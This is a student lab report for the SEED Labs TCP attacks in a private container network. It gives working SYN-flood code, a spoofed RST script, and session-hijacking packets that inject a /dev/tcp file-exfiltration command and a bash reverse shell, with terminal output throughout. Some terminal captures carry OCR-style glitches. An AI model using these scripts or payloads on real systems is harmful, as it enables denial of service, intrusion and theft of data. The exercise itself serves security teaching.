

USING SEEDLab 2.0 SET UP

```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/root$ dockps
58fafc2bd235  seed-attacker
8cfdb1f89104  user1-10.9.0.6
f3facabdf516  user2-10.9.0.7
bb108f9a6548  victim-10.9.0.5
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/root$
```

seed-attacker, user1, victim ip addresses are listed above

Task 1

Turn off the SYN_Cookies first, and set the queue size to store half-open connections to 20:

```
root@bb108f9a6548:/# sysctl -w net.ipv4.tcp_max_syn_backlog=20
net.ipv4.tcp_max_syn_backlog = 20
```

```
root@bb108f9a6548:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@bb108f9a6548:/#
```


Launch attack using python

On attacker machine:

Create a python file synflood.py, code as below:

```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

Launch the attack:



The attack is successful. The victim machine shows many half-opened tcp connections.
On user machine, trying to telnet to server but failed, which means the attack is successful.

```
root@8cf89104:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@8cf89104:/#
```

Launch attack using C

Before attack, user machine can successfully connects to server:

```
Terminal - seed@ubuntu-s-1vcpu-2gb-nyc1-01: /root
File Edit View Terminal Tabs Help
seed@ubuntu-s-1vcpu-2gb-nyc1-01: /root$ docksh 10.9.0.6
rror: No such container: 10.9.0.6
eed@ubuntu-s-1vcpu-2gb-nyc1-01: /root$ docksh 8c
oot@8cf89104:/# telnet 10.9.0.5
rying 10.9.0.5...
nnected to 10.9.0.5.
scape character is '^]'.
buntu 20.04.1 LTS
bb108f9a6548 login: seed
assword:
elcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-100-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

his system has been minimized by removing packages and content that are
ot required on a system that users do not log into.

o restore this content, you can run the 'unminimize' command.
ast login: Mon Feb 21 17:26:12 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
5
eed@bb108f9a6548:~$
```

Compile and run synflood.c, and launch the attack on attacker machine.

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# synflood 10.9.0.5 23
```

Clear cache of previous connections on server machine, and check tcp connections again using netstat -tna, we can see lots of SYN_RECV. Many tcp connections are waiting for response.

```
root@bb108f9a6548:/# ip tcp_metrics flush
root@bb108f9a6548:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.11:39573        0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:23               0.0.0.0:*              LISTEN
tcp      0      0 10.9.0.5:23              31.39.188.16:56893   SYN_RECV
tcp      0      0 10.9.0.5:23              24.235.230.78:14005  SYN_RECV
tcp      0      0 10.9.0.5:58660           10.9.0.5:23           ESTABLISHED
tcp      0      0 10.9.0.5:23              173.139.54.5:43349   SYN_RECV
tcp      0      0 10.9.0.5:23              47.4.55.92:64349    SYN_RECV
tcp      0      0 10.9.0.5:23              10.9.0.6:39196       ESTABLISHED
tcp      0      0 10.9.0.5:23              10.9.0.6:40638       ESTABLISHED
tcp      0      0 10.9.0.5:23              57.65.58.96:3477    SYN_RECV
tcp      0      0 10.9.0.5:23              245.120.96.60:16530  SYN_RECV
tcp      0      0 10.9.0.5:58658           10.9.0.5:23           ESTABLISHED
tcp      0      0 10.9.0.5:23              10.9.0.5:58660       ESTABLISHED
tcp      0      0 10.9.0.5:23              245.165.186.45:18392 SYN_RECV
tcp      0      0 10.9.0.5:23              137.154.106.17:49348 SYN_RECV
tcp      0      0 10.9.0.5:23              219.55.87.64:46442   SYN_RECV
tcp      0      0 10.9.0.5:23              243.234.165.31:49503 SYN_RECV
tcp      0      0 10.9.0.5:23              10.9.0.5:58658       ESTABLISHED
```


On user machine, try telnet to server machine again. The connection failed as expected.

```
root@8cf21f89104:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@8cf21f89104:/#
```

Open SYN_Cookies and reset the queue size to 128:

```
root@bb108f9a6548:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@bb108f9a6548:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
```

Attack using Python again:




User machine can telnet to server machine.

On server machine, still many SYN_RECV, half-opened connections. The attack is unsuccessful.

```
root@bb108f9a6548:/# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.11:39573        0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:23             0.0.0.0:*              LISTEN
tcp      0      0 10.9.0.5:23            25.238.33.82:28791    SYN_RECV
tcp      0      0 10.9.0.5:23            160.188.95.4:26198    SYN_RECV
tcp      0      0 10.9.0.5:23            119.83.115.35:21340   SYN_RECV
tcp      0      0 10.9.0.5:23            92.168.77.82:26484    SYN_RECV
tcp      0      0 10.9.0.5:23            80.43.125.67:58268    SYN_RECV
tcp      0      0 10.9.0.5:23            51.170.198.73:25539   SYN_RECV
tcp      0      0 10.9.0.5:23            89.95.157.85:52902    SYN_RECV
tcp      0      0 10.9.0.5:23            203.219.25.58:58583   SYN_RECV
tcp      0      0 10.9.0.5:23            96.59.102.104:13746   SYN_RECV
tcp      0      0 10.9.0.5:23            155.13.113.95:7528    SYN_RECV
tcp      0      0 10.9.0.5:23            214.61.142.93:45978   SYN_RECV
tcp      0      0 10.9.0.5:23            151.100.6.31:9060     SYN_RECV
tcp      0      0 10.9.0.5:23            156.12.96.47:9644     SYN_RECV
tcp      0      0 10.9.0.5:58660         10.9.0.5:23           ESTABLISHED
tcp      0      0 10.9.0.5:23            81.84.11.95:33648     SYN_RECV
```

Launch attack using C again. We can see the attack is not successful as the user machine can still telnet to server machine.



The image shows two terminal windows side-by-side. The left terminal window shows a root shell on an Ubuntu 20.04.1 LTS system. A user named 'seed' is connected via telnet from an IP address 10.9.0.5. The user has run the command 'telnet 10.9.0.5'. The right terminal window shows a root shell on the same Ubuntu system. A user named 'seed' is running a python script named 'synflood.py' to perform a SYN flood attack on the server at IP 10.9.0.5, port 23. The script uses the Scapy library to set promiscuous mode on the interface and send SYN packets.

```
Terminal - seed@ubuntu-s-1vcpu-2gb-nyc1-01: /root
File Edit View Terminal Tabs Help
root@bb108f9a6548:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^}'.
Ubuntu 20.04.1 LTS
bb108f9a6548 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 24 00:56:54 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/10
seed@bb108f9a6548:~$ 

Terminal - seed@ubuntu-s-1vcpu-2gb-nyc1-01: /root
File Edit View Terminal Tabs Help
set_promisc(self.ins, self.iface)
File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 1
n set_promisc
    s.setsockopt(SOL_PACKET, cmd, mreq)
KeyboardInterrupt

root@bb108f9a6548:~# python3 synflood.py
^C^C^CTraceback (most recent call last):
  File "synflood.py", line 11, in <module>
    send(pkt, verbose = 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 350
send
    socket.close()
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 1
n close
    set_promisc(self.ins, self.iface, 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 1
n set_promisc
    s.setsockopt(SOL_PACKET, cmd, mreq)
KeyboardInterrupt

root@bb108f9a6548:~# cd volumes
root@bb108f9a6548:~/volumes# synflood 10.9.0.5 23
```

On server machine, we can still see many SYN_RECV which means the synflood attack is ongoing.



The image shows a terminal window displaying the output of the 'netstat -tna' command on a root shell. The output lists active TCP connections, showing many connections in the 'SYN_RECV' state, indicating an ongoing SYN flood attack.

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.11:39573	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	10.9.0.5:23	82.143.208.95:1754	SYN_RECV
tcp	0	0	10.9.0.5:23	129.191.221.52:7386	SYN_RECV
tcp	0	0	10.9.0.5:23	81.74.205.85:31047	SYN_RECV
tcp	0	0	10.9.0.5:23	138.223.234.86:1648	SYN_RECV
tcp	0	0	10.9.0.5:23	162.223.29.82:33624	SYN_RECV
tcp	0	0	10.9.0.5:23	201.55.11.8:32306	SYN_RECV
tcp	0	0	10.9.0.5:23	160.235.43.24:51623	SYN_RECV
tcp	0	0	10.9.0.5:23	174.113.88.11:4986	SYN_RECV
tcp	0	0	10.9.0.5:23	212.217.107.61:58108	SYN_RECV
tcp	0	0	10.9.0.5:23	74.118.206.108:38773	SYN_RECV
tcp	0	0	10.9.0.5:23	207.179.93.58:38824	SYN_RECV
tcp	0	0	10.9.0.5:23	119.122.201.2:45813	SYN_RECV
tcp	0	0	10.9.0.5:23	1.237.87.123:19752	SYN_RECV
tcp	0	0	10.9.0.5:23	136.183.193.107:41617	SYN_RECV
tcp	0	0	10.9.0.5:23	44.68.17.18:62934	SYN_RECV
tcp	0	0	10.9.0.5:23	0.49.3.12:52052	SYN_RECV
tcp	0	0	10.9.0.5:58660	10.9.0.5:23	ESTABLISHED
tcp	0	0	10.9.0.5:23	155.229.193.3:41722	SYN_RECV

Task 2

Use Scapy

First, telnet user to server.

```
root@8cfcd21f89104:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bb108f9a6548 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

Open wireshark and type something on user. Choose the last tcp message sent from user to server.

Time	Source	Destination	Type	Details
877 2022-02-18 17:50:... 10.9.0.6	10.9.0.5	TELNET	67 Telnet Data ...	
878 2022-02-18 17:50:... 10.9.0.5	10.9.0.6	TCP	66 50654 → 23 [ACK] Seq=1614794749 Ack=1710796076 Win=64128 Len=...	
879 2022-02-18 17:50:... 10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...	
880 2022-02-18 17:50:... 10.9.0.6	10.9.0.5	TCP	66 39196 → 23 [ACK] Seq=3593064581 Ack=3708599349 Win=501 Len=0 ...	
881 2022-02-18 17:52:... 02:42:df:e8:ad:b6	Broadcast	ARP	42 Who has 10.9.0.5? Tell 10.9.0.1	
882 2022-02-18 17:52:... 02:42:0a:09:00:05	02:42:df:e8:ad:b6	ARP	42 10.9.0.5 is at 02:42:0a:09:00:05	

Frame 877: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface vethd51a6e, id 0
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 23, Dst Port: 50654, Seq: 1710796075, Ack: 1614794749, Len: 1
Source Port: 23
Destination Port: 50654
[Stream index: 2]
[TCP Segment Len: 1]
Sequence number: 1710796075
[Next sequence number: 1710796076]
Acknowledgment number: 1614794749
1000 = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
000. = Reserved: Not set
...0 = Nonce: Not set
.... 0.... = Congestion Window Reduced (CWR): Not set
.... .0. = ECN-Echo: Not set
.... ..0. = Urgent: Not set

On attacker machine, modify rst.py

```
import sys
from scapy.all import *
print("SENDING RESET PACKET ..... . . .")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP (sport=23, dport=50654 ,flags="R", seq=1710796076)
pkt= IPLayer/TCPLayer
ls(pkt)
send (pkt, verbose=0)
~
```

Launch the attack

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# python3 rst.py
SENDING RESET PACKET ..... .
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None      (None)
tos         : XByteField                = 0          (0)
```

On user machine, telnet connection failed as expected.

```
tcp      0      0 10.9.0.6:39196          10.9.0.5:23
seed@8cf21f89104:~$ Connection closed by foreign host.
```

Task3

On the user machine, telnet to server.

```
seed@bb108f9a6548:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bb108f9a6548 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Feb 21 03:03:01 UTC 2022 from bb108f9a6548 on pts/6
```

Open two terminals for attacker. One of them create a port to listen

```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/root$ docksh 58
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# nc -lrv 9090
Listening on 0.0.0.0 9090
```

Type some commands on user machine and open Wireshark, find the last TCP sent from user to server.

```
▼ Transmission Control Protocol, Src Port: 40236, Dst Port: 23, Seq: 1191654018, Ack: 1505947400, Len: 1
  Source Port: 40236
  Destination Port: 23
  [Stream index: 0]
  [TCP Segment Len: 1]
  Sequence number: 1191654018
  [Next sequence number: 1191654019]
  Acknowledgment number: 1505947400
  1000 .... = Header Length: 32 bytes (8)
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 501
    [Calculated window size: 501]
```

On the second attacker terminal, create a python file named session_hijacking.py, and the code is below:

```
import sys
from scapy.all import *
print ("SENDING SESSION HIJACKING PACKET.....")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP (sport=40236, dport=23, flags="A", seq=1191654019, ack=1505947400)
Data= "\r cat /home/seed/secret> /dev/tcp/10.9.0.1/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send (pkt,verbose=0)
-
```

Execute it:

```
[root@ubuntu-s-1vcpu-2gb-nyc1-01:/# python3 session_hijacking.py ]
```

On the first attacker terminal, we can see attack is successful. We can see the contents of secret file displayed.

```
:eed@ubuntu-s-1vcpu-2gb-nyc1-01:/root$ docksh 58
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# nc -lrv 9090
listening on 0.0.0.0 9090
connection received on 10.9.0.5 54742
this is a secret file
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# ]
```

Connection breaks on user machine as expected.

```
seed@bb108f9a6548:~$ fvdbvfrfrffrevrevConnection closed by foreign host.
root@8cf21f89104:/# ]
```

Task4

Everything is the same as Task3, except the payload should be:

"""\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"""

The python script reverse_shell.py on attacker machine:

```
Import sys
from scapy.all import *
print ("SENDING SESSION HIJACKING PACKET.....")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP (sport=40294, dport=23, flags="A", seq=3210792941, ack=1602559540)
Data= "\r /bin/bash -i > dev/tcp/10.9.0.1/9090 2>&1 0<&1 \r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send (pkt,verbose=0)
```

after executing, we see the shell of victim machine on first attacker machine.

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# nc -lrv 9090
Listening on 0.0.0.0 9090
^C
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# nc -lrv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 54746
root@bb108f9a6548:/# █
```